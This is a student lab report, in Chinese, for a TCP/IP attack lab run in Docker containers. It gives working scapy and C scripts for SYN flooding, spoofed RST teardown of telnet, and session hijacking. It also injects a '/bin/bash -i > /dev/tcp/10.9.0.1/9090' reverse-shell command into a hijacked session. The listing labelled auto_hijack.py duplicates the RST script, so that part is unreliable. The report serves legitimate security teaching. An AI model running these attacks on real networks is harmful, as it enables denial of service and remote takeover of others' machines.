

TCP/IP Attack Lab

2022 年 11 月 18 日

姓 名:	李晨漪
学 号:	202000210103
教 师:	郭山清
学 院:	山东大学网络空间安全学院
班 级:	20 级网安 2 班

目录

1	实验目的	3
2	实验原理	3
2.1	SYN 洪泛攻击	3
2.2	TCP-RST 数据包	3
2.3	TCP 会话劫持	3
2.4	反向 shell	3
3	实验准备	3
4	实验步骤及运行结果	4
4.1	实验环境	4
4.2	Task 1: SYN Flooding Attack	4
4.2.1	Task 1.1: Launching the Attack Using Python	4
4.2.2	Task 1.2: Launch the Attack Using C	6
4.2.3	Task 1.3: Enable the SYN Cookie Countermeasure	7
4.3	Task 2: TCP RST Attacks on telnet Connections	8
4.3.1	选做：自动化	9
4.4	Task 3: TCP Session Hijacking	10
4.4.1	选做：自动化	12
4.5	Task 4: Creating Reverse Shell using TCP Session Hijacking	13
5	附件	14

1 实验目的

TCP/IP 协议中的漏洞代表了协议设计和实现中的一种特殊类型；此外，研究这些漏洞有助于理解网络安全所面临的挑战以及网络安全措施。在这个实验室中，将对 TCP 进行几次攻击。本实验室涵盖以下主题：

- 1.TCP 协议
- 2.SYN 洪泛攻击以及 SYN 的 Cookies
- 3.TCP 重置攻击
- 4.TCP 会话劫持攻击
5. 反向 shell
- 6.Mitnick 攻击

2 实验原理

2.1 SYN 洪泛攻击

SYN 洪水是一种 DOS 攻击，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但攻击者无意完成三方握手过程。通过攻击，攻击者可以淹没受害者的队列使其完成 TCP 连接的 SYN、SYN-ACK，但尚未返回最终 ACK 的连接。当此队列已满时，受害者无法再进行任何连接。

2.2 TCP-RST 数据包

RST: (Reset the connection) 用于复位因某种原因引起出现的错误连接，也用来拒绝非法数据和请求。如果接收到 RST 位时候，通常发生了某些错误；发送 RST 包关闭连接时，不必等缓冲区的包都发出去，直接就丢弃缓冲区中的包，发送 RST；接收端收到 RST 包后，也不必发送 ACK 包来确认。

2.3 TCP 会话劫持

由于 TCP 协议并没有对 TCP 的传输包进行验证，所以在知道一个 TCP 连接中的 seq 和 ack 的信息后就可以很容易的伪造传输包，假装任意一方与另一方进行通信，我们将这一过程称为 TCP 会话劫持。为解决这一问题，通常会在网络层采用 IPSec 协议，在传输层采用 TLS 协议，在应用层采用对应的协议。

2.4 反向 shell

反向 shell 就是控制端监听在某 TCP/UDP 端口，被控制端主动连接控制端的这一端口，控制端可以通过这一端口进行相关命令操作。telnet, ssh 可以理解为正向 shell，控制端主动连通控制端，而反向 shell 则是正向 shell 的逆向。

反向 shell 通常用于被控端因防火墙受限、权限不足、端口被占用等情形，同时也实现了被控端的精准控制 (指定了被控制端的 IP，除此之外的是无法和被控端无法连接)。

3 实验准备

实验环境：Ubuntu20.04

- 启动 docker 容器

基本操作简介：

```

1 // Aliases for the Compose commands above
2 $ dcbuild # Alias for: docker-compose build
3 $ dcup # Alias for: docker-compose up
4 $ dcdown # Alias for: docker-compose down
5
6 $ dockps // Alias for: docker ps --format "{{.ID}} {{.Names}}"
7 $ docksh <id> // Alias for: docker exec -it <id> /bin/bash

```

4 实验步骤及运行结果

4.1 实验环境

在同一局域网的 4 台主机。




图 1: 实验环境搭建

```

[11/16/22]seed@VM:~/.../Labsetup$ dockps
45e61b0ce175 user1-10.9.0.6
4e8c8831bc36 user2-10.9.0.7
583f26dadfa4 victim-10.9.0.5
b2f8370362f3 seed-attacker

```

图 2:

4.2 Task 1: SYN Flooding Attack

4.2.1 Task 1.1: Launching the Attack Using Python

- Step1: 查看系统设置的 syn 缓存条目个数。
- Step2: 使用 netstat -nat 查看当前已经建立的连接状况。
- Step3: 关闭 Ubuntu 系统关于 SYN 洪泛攻击的对策。
- Step4: 提高成功率，使用 ip tcp_metrics flush 消除内核缓解机制的影响。
- Step5: 实施攻击。

Step6: 在攻击进行时, 可以运行 `netstat -tna | grep SYN_RECV | wc -l`, 查看队列中有多少项。

注: Step1-4、Step6 均在 victim 主机上执行。

```
1 #synflood.py
2 #!/usr/bin/python3
3 from scapy.all import IP, TCP, send
4 from ipaddress import IPv4Address
5 from random import getrandbits
6 ip = IP(dst="10.9.0.5")
7 tcp = TCP(dport=23, flags='S')
8 pkt = ip/tcp
9 while True:
10     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
11     pkt[TCP].sport = getrandbits(16) # source port
12     pkt[TCP].seq = getrandbits(32) # sequence number
13     send(pkt, verbose = 0)
```

- 解释

1.dst= '10.9.0.5' 目标 IP 地址为受害主机。

2.dport=23 目标主机端口根据 netstat 结果为 23 号端口。

- 关键截图

```
[11/16/22]seed@VM:~/.../Labsetup$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/16/22]seed@VM:~/.../Labsetup$ docksh 58
root@583f26dadfa4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37681        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
root@583f26dadfa4:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@583f26dadfa4:/# ip tcp_metrics show
10.9.0.1 age 1739.216sec cwnd 10 rtt 161us rttvar 191us source 10.9.0.5
10.9.0.7 age 18.336sec cwnd 10 rtt 173us rttvar 173us source 10.9.0.5
root@583f26dadfa4:/# ip tcp_metrics flush
root@583f26dadfa4:/# ip tcp_metrics show
```

图 3: Step1-4

```
[11/17/22]seed@VM:~/.../Labsetup$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x synflood.py
root@VM:/volumes# ./ synflood.py
bash: ./: Is a directory
root@VM:/volumes# ./synflood.py
```

图 4: Step5

```
root@583f26dadfa4:/# ss -n state syn-recv sport = :23 | wc -l
98
root@583f26dadfa4:/# netstat -tna | grep SYN_RECV | wc -l
92
root@583f26dadfa4:/# netstat -tna | grep SYN_RECV | wc -l
97
root@583f26dadfa4:/# netstat -tna | grep SYN_RECV | wc -l
96
root@583f26dadfa4:/# ss -n state syn-recv sport = :23 | wc -l
98
```

图 5: Step6

普通用户 user1 尝试连接 victim 主机失败。攻击成功！

```
[11/17/22]seed@VM:~/.../Labsetup$ docksh 4e
root@4e8c8831bc36:/# telnet 10.9.0.5
Trying 10.9.0.5
telnet: Unable to connect to remote host: Connection timed out
```

图 6: Step6

4.2.2 Task 1.2: Launch the Attack Using C

修改队列大小为 128，其余步骤同上。

注：synflood.c 代码在 LabSetup 压缩包中给出。可见附录。

- 关键截图

```
root@583f26dadfa4:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@583f26dadfa4:/# ip tcp_metrics flush
root@583f26dadfa4:/# netstat -tna | grep SYN_RECV | wc -l
97
root@583f26dadfa4:/# ss -n state syn-recv sport = :23 | wc -l
98
```

图 7: 修改队列大小

```
[11/17/22]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[11/17/22]seed@VM:~/.../volumes$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23
```

图 8: 执行攻击

攻击成功!

```
[11/17/22]seed@VM:~/.../Labsetup$ docksh 4e
root@4e8c8831bc36:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

图 9:

原因: 不同于 Python, C 编译的代码可以足够快地发送 SYN 数据包; 除了 TCP 缓存设置, 几乎不受 Task1.1 中其他问题影响。

4.2.3 Task 1.3: Enable the SYN Cookie Countermeasure

打开防御机制, 进行攻击。

- 关键截图

```
root@583f26dadfa4:/# sysctl net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@583f26dadfa4:/# ss -n state syn-recv sport = :23 | wc -l
129
root@583f26dadfa4:/# ss -n state syn-recv sport = :23 | wc -l
129
root@583f26dadfa4:/# netstat -tna | grep SYN_RECV | wc -l
128
root@583f26dadfa4:/#
[11/17/22]seed@VM:~/.../Labsetup$ docksh 4e
root@4e8c8831bc36:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
583f26dadfa4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

图 10:

攻击失败!

会话队列中有 1/4 会保留给曾经建立过会话的 IP 地址, 洪泛攻击只会影响未建立过会话的用户, 即只能抢占约 3/4 的队列条目。启用 cookie 后, 所有 128 条目都被占用。但是仍然可以进行 telnet。

4.3 Task 2: TCP RST Attacks on telnet Connections

Step1: 创建一个 telnet 连接。注：以下所提到的 telnet 连接都是在 10.9.0.6 主机上 telnet 远程登录 10.9.0.7 主机。

Step2: 打开 Wireshark 获取攻击所需的数据。

Step3: 编译并运行攻击程序。

```
1 #rst_attack.py
2 #!/usr/bin/env python3
3 from scapy.all import *
4 ip = IP(src="10.9.0.7", dst="10.9.0.6")
5 tcp = TCP(sport=23, dport=53824, flags="R", seq=1289091735)
6 pkt = ip/tcp
7 ls(pkt)
8 send(pkt, verbose=0)
```

- 解释




图 11: Step2

针对最新的 telnet 报文制定适合的攻击代码：伪造一从 10.9.0.7 发往 10.9.0.6 的 RST 数据包。sport、dport 从 Wireshark 中获取，seq 为下一序列号。

- 关键截图


```
[11/17/22]seed@VM:~/../volumes$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x rst_attack.py
root@VM:/volumes# ./rst_attack.py
version      : BitField  (4 bits)          = 4              (4)
ihl          : BitField  (4 bits)          = None           (None)
tos          : XByteField                    = 0              (0)
len          : ShortField                    = None           (None)
id           : ShortField                    = 1              (1)
flags        : FlagsField (3 bits)          = <Flag 0 (>)    (<Flag 0 (>))
frag         : BitField  (13 bits)          = 0              (0)
ttl          : ByteField                     = 64             (64)
proto        : ByteEnumField                 = 6              (0)
chksum       : XShortField                   = None           (None)
src          : SourceIPField                 = '10.9.0.7'     (None)
dst          : DestIPField                   = '10.9.0.6'     (None)
options      : PacketListField              = []             ([])
--
```

图 12: Step3

telnet 连接中止，攻击成功。

```
root@45e61b0ce175:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4e8c8831bc36 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 17 12:36:35 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/6
seed@4e8c8831bc36:~$ Connection closed by foreign host.
root@45e61b0ce175:/#
```

图 13: 攻击效果

4.3.1 选做：自动化

```
1 #auto_rst.py
2 #!/usr/bin/env python3
3 from scapy.all import *
4
5 LOCAL_MAC = '02:42:31:e8:df:72'
6
7 def spoof_pkt(pkt):
```

```

8         print("data:\t",pkt[TCP].payload)
9         ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
10        tcp = TCP(sport=23, dport=pkt[TCP].dport, flags="R", seq=pkt
            [TCP].seq+1)
11        pkt = ip/tcp
12        ls(pkt)
13        ls(pkt[Ether])
14        send(pkt, verbose=0)
15
16    f = f 'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
17    #f = 'tcp'
18    pkt = sniff(iface='br-62580632d3ee', filter=f, prn=spoof_pkt)

```

注：LOCAL_MAC 和 iface 利用 ifconfig 指令查询即可。

- 关键截图

telnet 连接中止，攻击成功。

```

[11/17/22]seed@VM:~/../Labsetup$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x auto_rst.py
root@VM:/volumes# ./auto_rst.py
data:
version      : BitField   (4 bits)          = 4              (4)
ihl          : BitField   (4 bits)          = None           (None)
tos          : XByteField              = 0              (0)

```

```

[11/17/22]seed@VM:~/../Labsetup$ docksh 45
root@45e61b0ce175:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Connection closed by foreign host.

```

图 14: Step3

4.4 Task 3: TCP Session Hijacking

- Step1: 创建一个 telnet 连接。
- Step2: 打开 Wireshark 获取攻击所需的数据。
- Step3: 编译并运行攻击程序。

```

1 #tcphijack.py
2 #!/usr/bin/env python3
3 from scapy.all import *
4 ip = IP(src="10.9.0.6", dst="10.9.0.7")
5 tcp = TCP(sport=53876, dport=23, flags="A", seq=1916135508, ack
            =3364220232)
6 data = "echo \"You\'re hijacked!\">>>/a.out\n\0"

```

```

7  pkt = ip/tcp/data
8  ls(pkt)
9  send(pkt, verbose=0)

```

- 解释

根据劫持图示，伪造的报文应从 client 端发往 server 端。




图 15: TCP 会话劫持

56	2022-11-17...	10.9.0.6	10.9.0.7	TELN...	68 Telnet Data ...
57	2022-11-17...	10.9.0.7	10.9.0.6	TCP	66 23 → 53876 [ACK] Seq=3364220232 Ack=1916135...
58	2022-11-17...	10.9.0.7	10.9.0.6	TELN...	68 Telnet Data ...
59	2022-11-17...	10.9.0.6	10.9.0.7	TCP	66 53876 → 23 [ACK] Seq=1916135508 Ack=3364220...
60	2022-11-17...	10.9.0.7	10.9.0.6	TELN...	131 Telnet Data ...
61	2022-11-17...	10.9.0.6	10.9.0.7	TCP	66 53876 → 23 [ACK] Seq=1916135508 Ack=3364220...
62	2022-11-17...	10.9.0.7	10.9.0.6	TELN...	68 Telnet Data ...
63	2022-11-17...	10.9.0.6	10.9.0.7	TCP	66 53876 → 23 [ACK] Seq=1916135508 Ack=3364220...
64	2022-11-17...	10.9.0.7	10.9.0.6	TELN...	68 Telnet Data ...
65	2022-11-17...	10.9.0.6	10.9.0.7	TCP	66 53876 → 23 [ACK] Seq=1916135508 Ack=3364220...
66	2022-11-17...	10.9.0.7	10.9.0.6	TELN...	108 Telnet Data ...
67	2022-11-17...	10.9.0.6	10.9.0.7	TCP	66 53876 → 23 [ACK] Seq=1916135508 Ack=3364220...

Frame 57: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-62580632d3ee, id 0
Ethernet II, Src: 02:42:0a:09:00:07 (02:42:0a:09:00:07), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 53876, Seq: 3364220232, Ack: 1916135508, Len: 0
Source Port: 23
Destination Port: 53876
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3364220232
[Next sequence number: 3364220232]
Acknowledgment number: 1916135508
1000 ... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 509
[Calculated window size: 65535]


图 16: Step2

针对 TCP 报文制定适合的攻击代码：其中 src、dst、sport、dport 与 client 端和 server 端一一对应。其中 seq=ACK Number。ack=NEXT SeqNumber。

- 关键截图

成功写入文件。

```
root@VM:/volumes# chmod a+x tcphijack.py
root@VM:/volumes# ./tcphijack.py
```



```
seed@VM: ~/.../Labsetup
[11/17/22]seed@VM:~/.../Labsetup$ docksh 4e
root@4e8c8831bc36:/# cd home
root@4e8c8831bc36:/home# cd seed
root@4e8c8831bc36:/home/seed# cat ./a.out
You're hijacked!
root@4e8c8831bc36:/home/seed#
```

图 17: Step1、Step3


4.4.1 选做：自动化

```
1 #auto_hijack.py
2 #!/usr/bin/env python3
3 from scapy.all import *
4
5 LOCAL_MAC = '02:42:31:e8:df:72'
6
7 def spoof_pkt(pkt):
8     print("data:\t",pkt[TCP].payload)
9     ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
10    tcp = TCP(sport=23, dport=pkt[TCP].dport, flags="R", seq=pkt
11            [TCP].seq+1)
12    pkt = ip/tcp
13    ls(pkt)
14    ls(pkt[Ether])
15    send(pkt, verbose=0)
16
17 f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
18 #f = 'tcp'
19 pkt = sniff(iface='br-62580632d3ee', filter=f, prn=spoof_pkt)
```

注：LOCAL_MAC 和 iface 利用 ifconfig 指令查询即可。

- 关键截图

成功写入文件。



```
root@4e8c8831bc36:/home/seed# rm ./a.out
root@4e8c8831bc36:/home/seed# cat ./a.out
cat: ./a.out: No such file or directory
root@4e8c8831bc36:/home/seed# cat ./a.out
You're hijacked! AUTO
seed@VM: ~/.../Labsetup
[11/17/22]seed@VM:~/.../Labsetup$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x auto_hijack.py
root@VM:/volumes# ./auto_hijack.py
```

图 18: Step3

4.5 Task 4: Creating Reverse Shell using TCP Session Hijacking

Step1: 创建一个 telnet 连接。

Step2: 编写攻击代码。

Step3: 编译并运行攻击程序。

Step4: 验证攻击结果。

注：本次实验简化为使用 netcat 来进行双向映射。当 bash shell 被执行，它会连接回在 10.9.0.1 上开始的 netcat 进程。即可通过“Connection received on xxxx”消息验证攻击。

```
1 #reverse_shell.py
2 #!/usr/bin/env python3
3 from scapy.all import *
4
5 LOCAL_MAC = '02:42:31:e8:df:72'
6
7 def spoof_pkt(pkt):
8     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
9     tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt
10               [TCP].ack, ack=pkt[TCP].seq+1)
11     data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
12
13     pkt = ip/tcp/data
14     #ls(pkt)
15     print("Attack_succeed!")
16     send(pkt, verbose=0)
17     #exit(0)
18
19 f = f 'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
20 #f = 'tcp'
21 pkt = sniff(iface='br-62580632d3ee', filter=f, prn=spoof_pkt)
```

- 解释

本次选取的过滤方式是从服务器向受害者发送的，因为服务器会定时向用户求活，比较稳定；而从用户方则不然，必须等待用户发送消息时才能进行劫持，同时也不便探查服务器发送的报文的 seq 与 ack，不利于生成合法报文。


针对 TCP 报文制定适合的攻击代码：其中 src、dst、sport、dport 与 client 端和 server 端一一对应。

- 关键截图

```
[11/17/22]seed@VM:~/.../Labsetup$ docksh 45
root@45e61b0ce175:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^'.
Ubuntu 20.04.1 LTS
4e8c8831bc36 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

图 19: Step1

```
[11/17/22]seed@VM:~/.../Labsetup$ docksh b2
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x reverse_shell.py
root@VM:/volumes# ./reverse_shell.py
Attack succeed!
```



```
seed@VM: ~/.../Labsetup
[11/17/22]seed@VM:~/.../Labsetup$ docksh b2
root@VM:/# nc -l 9090 -v
listening on 0.0.0.0 9090
Connection received on 10.9.0.7 53260
```

图 20: Step3、Step4

攻击成功。

5 附件

- synflood.c:

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <errno.h>
5 #include <time.h>
6 #include <string.h>
7 #include <sys/socket.h>
8 #include <netinet/ip.h>
9 #include <arpa/inet.h>
10
11 /* IP Header */
12 struct ipheader {
13     unsigned char    iph_ihl:4, //IP header length
14                     iph_ver:4; //IP version
15     unsigned char    iph_tos; //Type of service
16     unsigned short int iph_len; //IP Packet length (data + header)
17     unsigned short int iph_ident; //Identification
```

```

18     unsigned short int iph_flag:3, //Fragmentation flags
19                               iph_offset:13; //Flags offset
20     unsigned char iph_ttl; //Time to Live
21     unsigned char iph_protocol; //Protocol type
22     unsigned short int iph_chksum; //IP datagram checksum
23     struct in_addr iph_sourceip; //Source IP address
24     struct in_addr iph_destip; //Destination IP address
25 };
26
27
28 /* TCP Header */
29 struct tcpheader {
30     u_short tcp_sport; /* source port */
31     u_short tcp_dport; /* destination port */
32     u_int tcp_seq; /* sequence number */
33     u_int tcp_ack; /* acknowledgement number */
34     u_char tcp_offx2; /* data offset , rsvd */
35 #define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
36     u_char tcp_flags;
37 #define TH_FIN 0x01
38 #define TH_SYN 0x02
39 #define TH_RST 0x04
40 #define TH_PUSH 0x08
41 #define TH_ACK 0x10
42 #define TH_URG 0x20
43 #define TH_ECE 0x40
44 #define TH_CWR 0x80
45 #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
    TH_CWR)
46     u_short tcp_win; /* window */
47     u_short tcp_sum; /* checksum */
48     u_short tcp_urp; /* urgent pointer */
49 };
50
51 /* Psuedo TCP header */
52 struct pseudo_tcp
53 {
54     unsigned saddr, daddr;
55     unsigned char mbz;
56     unsigned char ptcl;
57     unsigned short tcpl;
58     struct tcpheader tcp;
59     char payload[1500];

```

```

60 };
61
62 // #define DEST_IP      "10.9.0.5"
63 // #define DEST_PORT    23    // Attack the web server
64 #define PACKET_LEN 1500
65
66 unsigned short calculate_tcp_checksum(struct ipheader *ip);
67
68 /*****
69  Given an IP packet, send it out using a raw socket.
70 *****/
71 void send_raw_ip_packet(struct ipheader* ip)
72 {
73     struct sockaddr_in dest_info;
74     int enable = 1;
75
76     // Step 1: Create a raw network socket.
77     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
78     if (sock < 0) {
79         fprintf(stderr, "socket() failed: %s\n", strerror(errno));
80         exit(1);
81     }
82
83     // Step 2: Set socket option.
84     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
85               &enable, sizeof(enable));
86
87     // Step 3: Provide needed information about destination.
88     dest_info.sin_family = AF_INET;
89     dest_info.sin_addr = ip->iph_destip;
90
91     // Step 4: Send the packet out.
92     sendto(sock, ip, ntohs(ip->iph_len), 0,
93           (struct sockaddr *)&dest_info, sizeof(dest_info));
94     close(sock);
95 }
96
97
98 /*****
99  Spoof a TCP SYN packet.
100 *****/
101 int main(int argc, char *argv[]) {
102     char buffer[PACKET_LEN];

```



```

103 struct ipheader *ip = (struct ipheader *) buffer;
104 struct tcpheader *tcp = (struct tcpheader *) (buffer +
105                                             sizeof(struct ipheader));
106
107 if (argc < 3) {
108     printf( "Please provide IP and Port number\n" );
109     printf( "Usage: synflood ip port\n" );
110     exit(1);
111 }
112
113 char *DEST_IP    = argv[1];
114 int DEST_PORT    = atoi(argv[2]);
115
116
117 srand(time(0)); // Initialize the seed for random # generation.
118 while (1) {
119     memset(buffer, 0, PACKET_LEN);
120     /*****
121      Step 1: Fill in the TCP header.
122      *****/
123     tcp->tcp_sport = rand(); // Use random source port
124     tcp->tcp_dport = htons(DEST_PORT);
125     tcp->tcp_seq   = rand(); // Use random sequence #
126     tcp->tcp_offx2 = 0x50;
127     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
128     tcp->tcp_win   = htons(20000);
129     tcp->tcp_sum    = 0;
130
131     /*****
132      Step 2: Fill in the IP header.
133      *****/
134     ip->iph_ver = 4; // Version (IPv4)
135     ip->iph_ihl = 5; // Header length
136     ip->iph_ttl = 50; // Time to live
137     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
138     ip->iph_destip.s_addr = inet_addr(DEST_IP);
139     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
140     ip->iph_len = htons(sizeof(struct ipheader) +
141                         sizeof(struct tcpheader));
142
143     // Calculate tcp checksum
144     tcp->tcp_sum = calculate_tcp_checksum(ip);
145

```

```

146      /*****
147      Step 3: Finally , send the spoofed packet
148      *****/
149      send_raw_ip_packet(ip);
150  }
151
152  return 0;
153  }
154
155
156  unsigned short in_cksum (unsigned short *buf, int length)
157  {
158      unsigned short *w = buf;
159      int nleft = length;
160      int sum = 0;
161      unsigned short temp=0;
162
163      /*
164       * The algorithm uses a 32 bit accumulator (sum), adds
165       * sequential 16 bit words to it, and at the end, folds back all
166       * the carry bits from the top 16 bits into the lower 16 bits.
167       */
168      while (nleft > 1) {
169          sum += *w++;
170          nleft -= 2;
171      }
172
173      /* treat the odd byte at the end, if any */
174      if (nleft == 1) {
175          *(u_char *)&temp = *(u_char *)w ;
176          sum += temp;
177      }
178
179      /* add back carry outs from top 16 bits to low 16 bits */
180      sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
181      sum += (sum >> 16); // add carry
182      return (unsigned short)(~sum);
183  }
184
185  /*****
186   TCP checksum is calculated on the pseudo header, which includes
187   the TCP header and data, plus some part of the IP header.
188   Therefore, we need to construct the pseudo header first.

```

```

189  *****/
190
191
192  unsigned short calculate_tcp_checksum(struct ipheader *ip)
193  {
194      struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
195                                         sizeof(struct ipheader));
196
197      int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);
198
199      /* pseudo tcp header for the checksum computation */
